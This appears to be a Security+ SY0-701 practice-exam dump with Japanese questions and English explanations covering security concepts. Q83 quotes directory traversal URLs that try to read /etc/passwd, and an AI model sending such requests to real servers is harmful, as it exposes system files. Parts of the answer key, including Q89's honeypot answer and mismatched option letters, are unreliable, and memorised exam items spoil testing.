Static analysis examines source code, bytecode, or application binaries without executing the application. It is commonly used to identify insecure coding practices, vulnerabilities, hardcoded secrets, weak cryptographic implementations, input validation issues, and misconfigurations before the application is deployed or run.
This aligns with CompTIA Security+ SY0-701 topics involving vulnerability discovery, secure application development, and security testing methods.
Why the other options are incorrect:
A). Dynamic
Dynamic analysis tests an application while it is running. It is used to observe runtime behavior, authentication issues, session handling problems, and active vulnerabilities during execution.
C). Gap
A gap analysis compares the current state against a desired standard, framework, or requirement. It is not specifically the review of source code.
D). Impact
Impact analysis evaluates the effect of a risk, change, incident, or vulnerability on the organization. It does not describe reviewing source code.
Therefore, reviewing source code without running the application is static analysis.

質問**: 72**
従業員は退職時に特定の行為を制限する契約書に署名します。この契約書に違反すると、法的措置が取られる可能性があります。この契約書は、以下のどの契約書に最もよく当てはまりますか？
A. SLA
B. BPA
C. NDA
D. モア
正解**: (**正解を表示します**)**
A non-disclosure agreement (NDA) restricts employees from sharing proprietary or confidential information when they leave the company. Legal consequences may result from violating an NDA.

Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 5.2: "NDAs are legal agreements to prevent employees from disclosing sensitive information upon termination." Exam Objectives 5.2: "Summarize business agreement and legal requirements."

質問: **73**
社内の Web サイトにアクセスしようとすると、サイトが安全でないことを示すプロンプトが表示されると従業員から報告がありました。このサイトでは、次のどの証明書タイプが使用されている可能性が高いでしょうか。
A. サードパーティ
B. ワイルドカード
C. 信頼のルート
D. 自己署名
正解: **D (**コメントを発表する**)**

質問: **74**
ある企業は、天候によるサーバールームの損傷やダウンタイムを懸念しています。
企業が考慮すべき事項は次のうちどれでしょうか?
A. クラスタリングサーバー
B. 地理的分散
C. ロードバランサー
D. オフサイトバックアップ
正解: **(**正解を表示します**)**
Geographic dispersion is a strategy that involves distributing the servers or data centers across different geographic locations. Geographic dispersion can help the company to mitigate the risk of weather events causing damage to the server room and downtime, as well as improve the availability, performance, and resilience of the network. Geographic dispersion can also enhance the disaster recovery and business continuity capabilities of the company, as it can provide backup and failover options in case of a regional outage or disruption12.
The other options are not the best ways to address the company's concern:
* Clustering servers: This is a technique that involves grouping multiple servers together to act as a single system. Clustering servers can help to improve the performance, scalability, and fault tolerance of the network, but it does not protect the servers from physical damage or downtime caused by weather events, especially if the servers are located in the same room or building3.
* Load balancers: These are devices or software that distribute the network traffic or workload among multiple servers or resources. Load balancers can help to optimize the utilization, efficiency, and reliability of the network, but they do not prevent the servers from being damaged or disrupted by weather events, especially if the servers are located in the same room or building4.
* Off-site backups: These are copies of data or files that are stored in a different location than the original source. Off-site backups can help to protect the data from being lost or corrupted by weather events, but they do not prevent the servers from being damaged or disrupted by weather events, nor do they ensure the availability or continuity of the network services.
References = 1: CompTIA Security+ SY0-701 Certification Study Guide, page 972: High Availability - CompTIA Security+ SY0-701 - 3.4, video by Professor Messer3: CompTIA Security+ SY0-701 Certification Study Guide, page 984: CompTIA Security+ SY0-701 Certification Study Guide, page 99. : CompTIA Security+ SY0-701 Certification Study Guide, page 100.

質問: **75**

管理者が単一サーバーのセキュリティ ログを確認して、次のことを発見しました。このログ ファイルに記録されたアクションを最もよく表すのは次のどれですか。
A. ブルートフォース攻撃
B. 権限昇格
C. パスワード監査に失敗しました
D. ユーザーがパスワードを忘れた
正解: **A** (コメントを発表する)
A brute-force attack is a type of attack that involves systematically trying all possible combinations of passwords or keys until the correct one is found. The log file shows multiple failed login attempts in a short amount of time, which is a characteristic of a brute-force attack. The attacker is trying to guess the password of the Administrator account on the server. The log file also shows the event ID 4625, which indicates a failed logon attempt, and the status code 0xC000006A, which means the user name is correct but the password is wrong. These are indicators of compromise (IoC) that suggest a brute-force attack is taking place. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 215-216 and 223 1

質問: **76**
次のうち、変更管理の例はどれですか？
A. 理事会の承認後にアップデートを実施する
B. ユーザーの新しいパスワードを設定する
C. パッチを適用する前に侵入テストを実施する
D. 最高経営責任者にリストを送付する前に、すべてのシステム機器を監査する
正解: (正解を表示します)
The best answer is A. Implementing an update after a board grants approval.
Change management is the formal process used to request, review, approve, test, document, and implement changes to systems and environments in a controlled manner. A common example is submitting a proposed change to a change advisory board (CAB) or other approval authority, receiving approval, and then implementing the update according to procedure.
This answer reflects the structured governance process that Security+ associates with proper change management.
Why the other options are incorrect:
B). Setting a new password for a userThis is a routine administrative or support task, not a formal example of change management.
C). Performing a penetration test before deploying a patchPenetration testing is a security assessment activity.
It may support decision-making, but it is not itself the best example of the change management process.
D). Auditing all system equipment before sending the list to the Chief Executive OfficerThis is closer to inventory or audit work, not change management.
From a SY0-701 perspective, change management is about controlled, approved, and documented changes to the environment. Therefore, A is the correct answer.

質問: **77**

最近の侵入テストでは、攻撃者がネットワーク スイッチの MAC アドレス テーブルをフラッディングする可能性があることが判明しました。
次のどれがこのタイプの攻撃を最も軽減しますか?
A. ロードバランサー
B. ポートセキュリティ
C. IPS
D. NGFW
正解: **(**正解を表示します**)**
Port security is the best mitigation technique for preventing an attacker from flooding the MAC address table of network switches. Port security can limit the number of MAC addresses learned on a port, preventing an attacker from overwhelming the switch's MAC table (a form of MAC flooding attack). When the allowed number of MAC addresses is exceeded, port security can block additional devices or trigger alerts.
Load balancer distributes network traffic but does not address MAC flooding attacks.
IPS (Intrusion Prevention System) detects and prevents attacks but isn't specifically designed for MAC flooding mitigation.
NGFW (Next-Generation Firewall) offers advanced traffic inspection but is not directly involved in MAC table security.

質問: **78**
クラウド環境で意図しない企業認証情報の漏洩が発生する一般的な原因は次のどれですか?
A. コードリポジトリ
B. ダークウェブ
C. 脅威フィード
D. 国家主体
E. 脆弱性データベース
正解: **A (**コメントを発表する**)**
Code repositories are a common source of unintentional corporate credential leakage, especially in cloud environments. Developers may accidentally commit and push sensitive information, such as API keys, passwords, and other credentials, to public or poorly secured repositories. These credentials can then be accessed by unauthorized users, leading to security breaches. Ensuring that repositories are properly secured and that sensitive data is never committed is critical for protecting against this type of leakage.
References =
* CompTIA Security+ SY0-701 Course Content: Domain 03 Security Architecture.
* CompTIA Security+ SY0-601 Study Guide: Chapter on Threats and Vulnerability Management.

質問: **79**
IT セキュリティ チームは、MFP 内に放置された文書の機密性について懸念しています。この状況を緩和するために、セキュリティ チームは次のどれを実行する必要がありますか?
A. シュレッダー装置の重要性についてユーザーに教育します。
B. 印刷前に本人による操作を必要とする認証要素を導入します。
C. MFP の使用を許可されたすべてのコンピューターにソフトウェア クライアントをインストールします。
D. 暗号化を利用するには管理ソフトウェアを更新します。
正解: **(**正解を表示します**)**

To mitigate the risk of confidential documents being left unattended in Multi-Function Printers (MFPs), implementing an authentication factor that requires in-person action before printing (such as PIN codes or badge scanning) is the most effective measure. This ensures that documents are only printed when the authorized user is present to collect them, reducing the risk of sensitive information being exposed.
References = CompTIA Security+ SY0-701 study materials, particularly in the domain of physical security and access control.

質問: **80**
管理者は、すべてのユーザー ワークステーションとサーバーに、拡張子 .ryk を含むファイルに関連付けられたメッセージが表示されていることに気付きました。システムに存在する感染の種類は次のどれですか。
A. ウイルス
B. トロイの木馬
C. スパイウェア
D. ランサムウェア
正解: **(**正解を表示します**)**
Ransomware is a type of malware that encrypts the victim's files and demands a ransom for the decryption key. The ransomware usually displays a message on the infected system with instructions on how to pay the ransom and recover the files. The .ryk extension is associated with a ransomware variant called Ryuk, which targets large organizations and demands high ransoms1.
References: CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 1, page 17.

質問: **81**
大企業のセキュリティ エンジニアは、従業員が勤務時間中にのみ企業システムにアクセスできるように IAM を強化する必要があります。セキュリティ エンジニアは次のどのアクセス制御を実装する必要がありますか。
A. ロールベース
B. 時間帯制限
C. 最小権限
D. 生体認証
正解: **(**正解を表示します**)**
Detailed Explanation:
Time-of-day restrictions limit access to corporate systems based on predefined schedules. This ensures employees can only access resources during their assigned work hours. Reference: CompTIA Security+ SY0-
701 Study Guide, Domain 3: Security Architecture, Section: "Access Control Models".

質問: **82**
企業が侵害を受けた後、顧客が訴訟を起こしました。会社の弁護士は、訴訟に対応してセキュリティ チームに法的保留を開始するよう要求しました。セキュリティ チームが取らなければならない可能性が最も高いアクションは次のどれですか。
A. セキュリティ チームと影響を受ける顧客間の電子メールを 30 日間保持します。
B. セキュリティ侵害に関連するすべての通信を、追って通知があるまで保持します。
C. 侵害対応中にセキュリティ メンバー間の通信をすべて保存します。
D. 影響を受ける顧客への会社からのすべての電子メールを無期限に保持します。
正解: **(**正解を表示します**)**

A legal hold (also known as a litigation hold) is a notification sent from an organization's legal team to employees instructing them not to delete electronically stored information (ESI) or discard paper documents that may be relevant to a new or imminent legal case. A legal hold is intended to preserve evidence and prevent spoliation, which is the intentional or negligent destruction of evidence that could harm a party's case. A legal hold can be triggered by various events, such as a lawsuit, a regulatory investigation, or a subpoena12 In this scenario, the company's attorneys have requested that the security team initiate a legal hold in response to the lawsuit filed by the customers after the company was compromised. This means that the security team will most likely be required to retain any communications related to the security breach until further notice.
This could include emails, instant messages, reports, logs, memos, or any other documents that could be relevant to the lawsuit. The security team should also inform the relevant custodians (the employees who have access to or control over the ESI) of their preservation obligations and monitor their compliance. The security team should also document the legal hold process and its scope, as well as take steps to protect the ESI from alteration, deletion, or loss34 References:
1: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 6: Risk Management, page 303 2:
CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 6: Risk Management, page 305 3:
Legal Hold (Litigation Hold) - The Basics of E-Discovery - Exterro 5 4: The Legal Implications and Consequences of a Data Breach 6

質問**: 83**
ある企業のWAF(Webアプリケーションファイアウォール)のSIEMアラートを分析中に、インシデント対応アナリストは以下の点に気づきました。
https://corporate-A.com/loadimage?filename=/etc/
https://corporate-A.com/loadimage?filename=../../etc/passwd
https://corporate-A.com/loadimage?filename=./etc/passwd
観察された挙動を最もよく表しているのは、次のうちどれですか？
A. 認証情報の再生
B. ディレクトリ走査
C. 総当たり攻撃
D. リソース枯渇
正解**: (**正解を表示します**)**
The best answer is B. Directory traversal.
The URLs show attempts to manipulate the filename parameter in order to access sensitive files and directories on the server, especially:
/etc/
/../etc/passwd
/etc/passwd
This is a classic directory traversal attack, also known as path traversal. The attacker is trying to move outside the intended directory structure and access protected operating system files. The reference to /etc/passwd is a common indicator of an attempt to read sensitive files on Unix/Linux systems.
Why the other options are incorrect:
A). Credential replayCredential replay involves reusing captured authentication credentials, which is not what these requests show.
C). Brute-force attackA brute-force attack involves repeated guessing, usually of passwords, keys, or codes.
That is not the behavior shown here.
D). Resource exhaustionResource exhaustion involves overwhelming a system with requests or usage to reduce availability. These examples instead show attempts to access files through manipulated paths.
From a Security+ standpoint, attacks using ../ to escape directories are a well-known example of directory traversal, so B is the correct answer.

質問**: 84**

ハイパーバイザーへの侵入テスト中に、セキュリティエンジニアは悪意のあるペイロードを挿入し、ホストファイルシステムにアクセスすることができました。この脆弱性を最もよく表すのは次のうちどれですか？
A. VMエスケープ
B. クロスサイトスクリプティング
C. 悪意のあるアップデート
D. SQLインジェクション
正解: **(**正解を表示します**)**
Injecting malicious payloads into a hypervisor and accessing the host system is an example of VM escape, where the isolation between virtual machines and the host breaks down, allowing unauthorized control.
Cross-site scripting (B), malicious updates (C), and SQL injection (D) are unrelated to hypervisor host access.
VM escape is a critical vulnerability unique to virtualized environments described in SY0-701#6:Chapter 2 CompTIA Security+ Study Guide#.

質問: **85**
ある組織は、全従業員に新しいラップトップを配布し、ネットワークへの追加アクセスを構成することなく、オフィスの内外で Web フィルタリングを提供したいと考えています。システム管理者は、次のどのタイプの Web フィルタリングを構成する必要がありますか?
A. エージェントベース
B. 集中型プロキシ
C. URLスキャン
D. コンテンツの分類
正解: **(**正解を表示します**)**
The correct answer is A. Agent-based.
Agent-based web filtering uses software installed directly on the endpoint. Because the filtering agent runs on the laptop, it can enforce web filtering policies whether the employee is inside the office or working remotely.
This avoids the need to configure additional access back to the corporate network, such as forcing all remote web traffic through an internal proxy or VPN.
Why the other options are incorrect:
B). Centralized proxy
A centralized proxy can provide web filtering, but remote users would typically need to route traffic through the corporate network or proxy service. The question specifically says the organization does not want to configure additional network access.
C). URL scanning
URL scanning checks URLs for malicious or suspicious content, but it is a filtering technique rather than the best deployment type for enforcing web filtering on laptops both inside and outside the office.
D). Content categorization
Content categorization classifies websites by type, such as gambling, social media, malware, or adult content.
However, it does not describe how filtering is enforced for laptops both on and off the corporate network.
Therefore, the best answer is agent-based web filtering.

質問: **86**
セキュリティ チームは、大規模な停止後に重要なシステムをオンラインに戻す順序を詳細に説明したドキュメントを作成しました。チームが作成したドキュメントは次のどれですか。

A. コミュニケーション計画
B. インシデント対応計画
C. データ保持ポリシー
D. 災害復旧計画
正解: **(**正解を表示します**)**
The document described in the question is a Disaster Recovery Plan (DRP). A DRP outlines the process and procedures for restoring critical systems and operations after a major disruption or outage. It includes the order in which systems should be brought back online to ensure minimal impact on business operations, prioritizing the most critical systems to recover first.
References:
* CompTIA Security+ SY0-701 Course Content: Domain 5: Security Program Management and Oversight, which discusses the development and implementation of disaster recovery plans.

質問: **87**
オンプレミス要件がなく、どこからでもアクセスできるアプリケーションを最もよく表すものはどれですか?
A. パス
B. ハイブリッドクラウド
C. プライベートクラウド
D. IaaS
E. SaaS
正解: **(**正解を表示します**)**
Software as a Service (SaaS) represents an application that is hosted in the cloud and accessible via the internet from anywhere, with no requirement for on-premises infrastructure. SaaS applications are managed by a third-party provider, allowing users to access them through a web browser, making them highly scalable and flexible for remote access.
References:
* CompTIA Security+ SY0-701 Course Content: Domain 3: Security Architecture, where cloud service models such as SaaS are discussed, highlighting their accessibility and lack of on-premises requirements.

質問: **88**
A Chief Information Officer wants to ensure that network devices cannot connect to the public internet or the local network to directly perform firmware updates. The IT team must manually perform the update process by using a portable device. Which of the following architecture types best fits this description?
A. Microservices
B. Air-gapped
C. Software-defined networking
D. Serverless
正解: **B (**コメントを発表する**)**
The correct answer is B. Air-gapped.
An air-gapped architecture physically or logically isolates systems from other networks, including the public internet and internal local networks. Because the devices cannot directly connect to the internet or local network, updates must be transferred manually, often using removable or portable media.
This aligns with CompTIA Security+ SY0-701 security architecture concepts involving segmentation, isolation, high-security environments, and protection of sensitive or critical systems.

Why the other options are incorrect:
A). Microservices
Microservices is an application architecture where software is broken into smaller independent services. It does not describe network isolation.
C). Software-defined networking
Software-defined networking separates the control plane from the data plane and allows centralized network management. It does not inherently require devices to be disconnected from the internet or local network.
D). Serverless
Serverless is a cloud computing model where the cloud provider manages the underlying infrastructure. It does not describe isolated firmware update architecture.
Therefore, the best answer is air-gapped.

質問: **89**
ある企業が、社内のデータベースに不正な取引が記録されていたことを発見しました。その取引は、悪意のある行為を誘発する罠として作成されたユーザーアカウントに関連付けられていました。このユーザーアカウントは次のどれに該当しますか？
A. ハニートークン
B. ハニーネット
C. ハニーポット
D. ハニーファイル
正解: **(**正解を表示します**)**
A honeypot is a decoy system or account designed to attract attackers and detect malicious activity. Creating a user account as a trap fits this definition.
Honeytoken (A) is a decoy data element, honeynet (B) is a network of honeypots, and honeyfile (D) is a decoy file.
Honeypots are important tools in Security Operations and incident detection#6:Chapter 14 CompTIA Security+ Study Guide#

質問: **90**
セキュリティアナリストが侵入テストのレポートを検証していたところ、テスターが同じローカルユーザーIDとパスワードを使って重要な社内システムに侵入していたことに気づきました。今後、このような事態を防ぐには、次のうちどれが有効でしょうか。
A. 適切なパスワードポリシーを使用して集中認証を実装する
B. パスワードの複雑さのルールを追加し、パスワード履歴の制限を増やす
C. システムを外部認証サーバーに接続する
D. ユーザーアカウントのパスワード変更権限を制限する
正解: **A (**コメントを発表する**)**
Centralized authentication (such as Active Directory or LDAP) combined with proper password policies helps prevent the reuse of the same local credentials across multiple systems, reducing the risk of lateral movement during attacks like credential reuse or pass-the-hash.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 3.1: "Centralized authentication and strong password policies reduce risks associated with local account reuse." Exam Objectives 3.1: "Implement secure network architecture concepts."

質問: **91**
ある企業は、悪意のある内部関係者が組織に危害を加える可能性があることを認識しました。このリスクを軽減するために、組織は以下のどの対策を実施すべきでしょうか。

A. 統合脅威管理
B. Webアプリケーションファイアウォール
C. ユーザー行動分析
D. 侵入検知システム
正解: **(**正解を表示します**)**
User Behavior Analytics (UBA)is specifically designed to detectanomalous or suspicious behaviorsby users that may indicate insider threats. UBA toolsestablish a baseline of normalbehaviorfor users and alert security teams when deviations occur (e.g., accessing sensitive files at odd hours, downloading large volumes of data, etc.).
Malicious insiders often bypass perimeter defenses like firewalls or IDS/IPS systems because they arelegitimate users. UBA offersvisibility into internal behavior patterns, which is essential for detecting these threats.
Reference: CompTIA Security+ SY0-701 Objectives, Domain 2.2 - "Insider threats and behavioral analytics (e.g., UBA, UEBA)."

質問: **92**
ユーザーは https://comptiatraining.com でトレーニングを完了する必要があります。URL を手動で入力した後、アクセスした Web サイトが標準の会社の Web サイトとは明らかに異なることに気付きました。この違いの原因として最も可能性が高いのは次のどれですか。
A. クロスサイトスクリプティング
B. プリテキスティング
C. タイプミススクワッティング
D. ヴィッシング
正解: **C (**コメントを発表する**)**
Typosquatting(also known asURL hijacking) is a type of attack where cybercriminals register domain names similar to legitimate sites but with slight misspellings (e.g., comptiatraning.com instead of comptiatraining.
com). Attackers use these fake sites tosteal credentials or distribute malware. Since the user manually entered the URL and reached an unexpected website,this strongly indicates a typosquatting attack.
Reference:CompTIA Security+ SY0-701 Official Study Guide, Threats, Vulnerabilities, and Mitigations domain.

質問: **93**
ある組織が、ログイン認証情報を要求するフィッシングキャンペーンを用いて自己評価を実施しました。その結果は以下のとおりです。
* 適切なセキュリティ意識のおかげで、スタッフは誰一人としてこの企みに騙されなかった。
* スタッフは追加措置を講じることなくメールを削除しました。
以下のセキュリティ対策のうち、組織にとって最も価値が高いのはどれでしょうか？
A. セキュリティインシデント発生後、すべての上級管理職に対して厳格なパスワードリセットポリシーを実施する。
B. 不審な出来事の報告に関するユーザーガイダンスを更新します。
C. スピアフィッシング攻撃に関するエンドユーザー向けトレーニングを実施し、意識を高める。

D. リモートワーカーが組織のネットワークに接続する際にVPNを使用することを義務付ける。
正解: **B (**コメントを発表する**)**
The best answer is B. Update user guidance to include suspicious incident reporting.
The phishing simulation results show that users were not fooled, which means awareness training is already helping them avoid credential theft. However, the employees deleted the email without reporting it. That means the organization missed an opportunity to:
investigate the message further
identify other recipients
block similar messages
improve incident response visibility
update defensive controls quickly
The most valuable next step is to train or guide users to report suspicious emails, not just ignore or delete them.
Why the other options are incorrect:
A). Implement a strict password reset policy for all senior managers after a security event.This does not address the gap identified by the exercise.
C). Conduct end-user training regarding spear-phishing attempts to raise awareness.The results already show awareness was effective enough to prevent users from falling for the message. The missing behavior is reporting.
D). Require remote workers to use a VPN when connecting to the organization ' s networks.This is unrelated to the phishing exercise outcome.
From a Security+ perspective, user awareness programs should teach employees to identify and report suspicious messages. Therefore, B is the best answer.

質問: **94**
エンジニアは、スクリプトがリリース前に変更されていないことを確認する必要があります。この機能を提供する最も優れた方法は次のうちどれですか？
A. マスキング
B. 難読化
C. ハッシュ
D. 暗号化
正解: **(**正解を表示します**)**
Hashing produces a fixed-length fingerprint of the script's contents. By comparing the current hash with a known good hash, the engineer can verify if the script has been altered. Hashing is a one-way function used to validate integrity.
Masking (A) hides data, obfuscation (B) hides code logic, and encryption (D) protects confidentiality but does not verify integrity as simply.
Integrity checking through hashing is fundamental in General Security Concepts#6:Chapter 7 CompTIA Security+ Study Guide#.

質問: **95**
ある企業は、広く使用されているネットワーク デバイス ベンダーが政府によって禁止されたという警告を受け取ります。
ハードウェアの更新時に顧問弁護士が最も懸念する点は何でしょうか?
A. 制裁
B. データ主権
C. 交換費用
D. ライセンスの喪失
正解: **(**正解を表示します**)**

When the government bans a vendor, the legal concern is sanctions-laws that restrict purchasing, using, or importing products from certain companies or countries. The general counsel's job is to ensure the organization is not violating federal restrictions, export controls, trade compliance laws, or sanctions lists such as OFAC or government procurement bans.
Security+ SY0-701 notes that legal and regulatory compliance is a critical part of risk management, especially when handling prohibited vendors or technologies. Continued use of banned devices could expose the organization to legal penalties, fines, or federal investigation.
Data sovereignty (B) refers to data storage location laws, not hardware bans. Cost of replacement (C) is an operational concern, not a legal one. Loss of license (D) typically applies to software, not network hardware.
Therefore, the general counsel's primary concern is A: Sanctions.

質問: **96**
システム管理者は、すべての社内サーバーを監査して、最低限のセキュリティ ベースラインを満たしているかどうかを確認しています。Linux サーバーを監査しているときに、システム管理者は /etc/shadow ファイルにベースラインの推奨事項を超える権限があることを確認しました。システム管理者はこの問題を解決するために、次のコマンドのどれを使用する必要がありますか。
A. chmod
B. grep
C. dd
D. passwd
正解: **(**正解を表示します**)**
The chmod command is used to change file permissions on Unix and Linux systems. If the /etc/shadow file has permissions beyond the baseline recommendation, the systems administrator should use chmod to modify the file's permissions, ensuring it adheres to the security baseline and limits access to authorized users only.
References = CompTIA Security+ SY0-701 study materials, focusing on system hardening and file permissions management.

質問: **97**
内部監査を実施することで得られる最も可能性のある利点は次のどれですか?
A. 調査結果は株主に報告されます。
B. レポートは正式なものではなく、再割り当て可能です。
C. 修復のために制御ギャップが特定されます。
D. 外部監査の必要性がなくなります。
正解: **(**正解を表示します**)**
Internal audits are conducted within an organization to independently assess and evaluate the effectiveness of internal controls, policies, and procedures. A key benefit of internal audits is the identification of control gaps or weaknesses that can then be remediated before they lead to security incidents or compliance failures.
Unlike external audits, internal audit findings are primarily for management and internal stakeholders, focusing on improving security posture and operational efficiency. Reports generated are formal and documented to ensure accountability, and internal audits do not replace the need for external audits, which provide independent verification to external parties like regulators or shareholders.
This role of internal audits in identifying deficiencies and driving remediation efforts is emphasized in the Security Program Management and Oversight domain of the SY0-701 exam#7:Chapter 5 CompTIA Security+ Practice Tests#.

質問: **98**

大企業の顧客が、その企業に勤めていると主張する人物から電話を受け、顧客のクレジットカード情報を尋ねられます。顧客は、発信者番号が企業の代表電話番号と同じであることに気づきました。次のどの攻撃が顧客を最も狙う攻撃でしょうか?
A. 捕鯨
B. ヴィッシング
C. スミッシング
D. フィッシング
正解: **B** (コメントを発表する)

質問: **99**
保留中の調査で法的要請に応じる際に、セキュリティ チームが実行するデジタル フォレンジック活動は次のどれですか。
A. 電子情報開示
B. ユーザープロビジョニング
C. ファイアウォールログのエクスポート
D. 根本原因分析
正解: (正解を表示します)
E-discovery (electronic discovery) is the process of identifying, collecting, and producing electronically stored information (ESI) in response to a legal request or investigation. It is a critical component of digital forensics when dealing with litigation, compliance, or regulatory matters.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 4.5: "E-discovery is performed to identify and produce digital evidence in legal investigations."
Exam Objectives 4.5: "Summarize digital forensics concepts."

質問: **100**
セキュリティ チームは、サード パーティが侵入テストを実行した後に配信されたレポートの調査結果を確認しています。調査結果の 1 つでは、Web アプリケーション フォーム フィールドがクロスサイト スクリプティングに対して脆弱であることが示されています。セキュリティ アナリストは、この脆弱性を防ぐために開発者に次のどのアプリケーション セキュリティ手法を実装するよう推奨する必要がありますか。
A. セキュアクッキー
B. バージョン管理
C. 入力検証
D. コード署名
正解: (正解を表示します)
Input validation is a technique that checks the user input for any malicious or unexpected data before processing it by the web application. Input validation can prevent cross-site scripting (XSS) attacks, which exploit the vulnerability of a web application to execute malicious scripts in the browser of a victim. XSS attacks can compromise the confidentiality, integrity, and availability of the web application and its users.
Input validation can be implemented on both the client-side and the server-side, but server-side validation is more reliable and secure. Input validation can use various methods, such as whitelisting, blacklisting, filtering, escaping, encoding, and sanitizing the input data. References = CompTIA Security+ Study Guide with over 500 Practice Test Questions: Exam SY0-701, 9th Edition, Chapter 2, page 70. CompTIA Security+ (SY0-701) Certification Exam Objectives, Domain 3.2, page 11. Application Security - SY0-601 CompTIA Security+ : 3.2

質問: **101**

複数回のフィッシングシミュレーションの後、最高セキュリティ責任者は、従業員が次の四半期にフィッシングリンクをクリックしないように奨励する新しいプログラムを発表しました。これは、以下のセキュリティ意識向上実行手法のうちどれに該当しますか？
A. コンピュータベースのトレーニング
B. 内部脅威認識
C. SOARプレイブック
D. ゲーム化
正解**: (**正解を表示します**)**
Gamification refers to the use of game elements such as points, rewards, competitions, and incentives to motivate users and enhance engagement in activities such as security awareness training. Incentivizing employees to avoid clicking phishing links by rewarding positive behavior is a classic example of gamification.Computer-based training (A) is traditional online training without game elements. Insider threat awareness (B) focuses on educating about internal threats. SOAR playbook (C) refers to automated incident response workflows, unrelated to employee training methods.Gamification is recognized in the Security Program Management domain as an effective technique to improve user engagement and security behavior#7:
Chapter 5 CompTIA Security+ Practice Tests#.

質問**: 102**
重要なシステムがネットワークから物理的に分離され、リモート アクセス権限を持つユーザーからのアクセスが防止されることを保証するアーキテクチャ モデルは次のどれですか。
A. セグメンテーション
B. 仮想化
C. エアギャップ
D. サーバーレス
正解**: C (**コメントを発表する**)**
Anair-gapped (C)system is completely isolated from unsecured networks (like the internet) and other systems, preventing any form of remote access. This is often used in highly sensitive environments such as military, nuclear, or critical infrastructure systems.
This is mentioned underDomain 3.4: Given a scenario, apply cybersecurity resilience conceptsin theCompTIA Security+ SY0-701 Exam Objectives, specifically under"Isolation (e.g., air-gapped)".
Reference: CompTIA Security+ SY0-701 Objectives, Domain 3.4 - "Cybersecurity resilience: Isolation (e.g., air-gapped)."

質問**: 103**
管理者は期限切れの SSL 証明書を置き換える必要があります。管理者が新しい SSL 証明書を作成するために必要なのは次のどれですか。
A. CSR
B. OCSP
C. Key
D. CRL
正解**: A (**コメントを発表する**)**
A Certificate Signing Request (CSR) is a request sent to a certificate authority (CA) to issue an SSL certificate. The CSR contains information like the public key, which will be part of the certificate.References:
Security+ SY0-701 Course Content, Security+ SY0-601 Book.

質問**: 104**

会議室で会議を行い、会社のインシデント対応計画をテストしている経営陣を説明するのは次のどれですか。
A. 業務の継続
B. キャパシティプランニング
C. テーブルトップ演習
D. 並列処理
正解: **(**正解を表示します**)**
A tabletop exercise involves the executive team or key stakeholders discussing and testing the company's incident response plan in a simulated environment. These exercises are low-stress, discussion-based, and help to validate the plan's effectiveness by walking through different scenarios without disrupting actual operations. It is an essential part of testing business continuity and incident response strategies.
Continuity of operations refers to the ability of an organization to continue functioning during and after a disaster but doesn't specifically involve simulations like tabletop exercises.
Capacity planning is related to ensuring the infrastructure can handle growth, not incident response testing.
Parallel processing refers to running multiple processes simultaneously, which is unrelated to testing an incident response plan.

質問: **105**
銀行は顧客の PII を格納する新しいサーバーを設置しました。機密データが変更されないようにするために、銀行は次のどれを使用する必要がありますか?
A. フルディスク暗号化
B. ネットワークアクセス制御
C. ファイルの整合性監視
D. ユーザー行動分析
正解: **(**正解を表示します**)**
To ensure that sensitive data, such as Personally Identifiable Information (PII), is not modified, the bank should implement file integrity monitoring (FIM). FIM tracks changes to files and provides alerts if unauthorized modifications are detected, ensuring data integrity.
* Full disk encryption protects data at rest but does not prevent or monitor modifications.
* Network access control (NAC) manages access to the network but doesn't monitor file changes.
* User behavior analytics (UBA) detects suspicious user activities but is not focused on file integrity.

質問: **106**
セキュリティ保護された施設への訪問者は、写真付き身分証明書でチェックインし、アクセス制御玄関から施設に入る必要があります。次のうち、この形式のセキュリティ制御を説明しているものはどれですか?
A. 物理
B. 管理職
C. テクニカル
D. 運用中
正解: **(**正解を表示します**)**
A physical security control is a device or mechanism that prevents unauthorized access to a physical location or asset. An access control vestibule, also known as a mantrap, is a physical security control that consists of a small space with two sets of interlocking doors, such that the first set of doors must close before the second set opens. This prevents unauthorized individuals from following authorized individuals into the facility, a practice known as piggybacking or tailgating. A photo ID check is another form of physical security control that verifies the identity of visitors. Managerial, technical, and

operational security controls are not directly related to physical access, but rather to policies, procedures, systems, and processes that support security objectives. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 341; Mantrap (access control) - Wikipedia2

質問: **107**
ログインとサービスの使用時間を追跡するサービスの主な目的はどれですか?
A. 可用性
B. 会計
C. 認証
D. 承認
正解: **(**正解を表示します**)**
Accounting logs user activities such as log-ins and usage duration, which is part of the AAA framework (Authentication, Authorization, and Accounting).

質問: **108**
ある従業員が、ファイル共有サイト上のファイルへのリンクを含む不審なメールをスキャンするようセキュリティアナリストに依頼しました。アナリストは、ファイルをダウンロードしてウイルス対策ソフトでスキャンした結果、ファイルは安全であると判断しました。しかし、従業員がそのファイルを開くと、デバイスがランサムウェアに感染してしまいました。アナリストは、次のうちどの手順を踏むべきだったでしょうか？
A. コードエディタでファイルを確認します。
B. netstat -ano を使用してファイル接続を監視します。
C. ファイルをサンドボックス内で実行します。
D. ファイルハッシュを取得し、OSINTで確認します。
正解: **(**正解を表示します**)**
The best answer is C. Execute the file in a sandbox.
Antivirus alone may miss new, obfuscated, or modified malware, including ransomware. A sandbox provides an isolated environment where the file can be safely executed and observed for malicious behavior such as:
file encryption activity
process spawning
registry changes
network callbacks
persistence attempts
Why the other options are incorrect:
A). Review the file in a code editor.Many malicious files are compiled, packed, or obfuscated, so this is not a reliable analysis method.
B). Monitor the file connections with netstat -ano.This only shows network connections and would not fully reveal ransomware behavior.
D). Retrieve the file hash and check with OSINT.This helps only if the malware is already known. New variants may not match existing threat intelligence.
From a SY0-701 perspective, dynamic analysis in a sandbox is the strongest step for safely identifying malicious file behavior.

質問: **109**
ある企業は、廃棄されたラップトップからの顧客データの盗難を懸念しています。このリスクを軽減するための最も費用対効果の高い方法はどれですか?
A. ワイプ
B. リサイクル
C. シュレッディング
D. 削除
正解: **(正解を表示します)**
Wiping involves securely erasing data by overwriting the hard drive, ensuring the information is unrecoverable. It is cost-effective compared to physical destruction methods like shredding.

質問: **110**
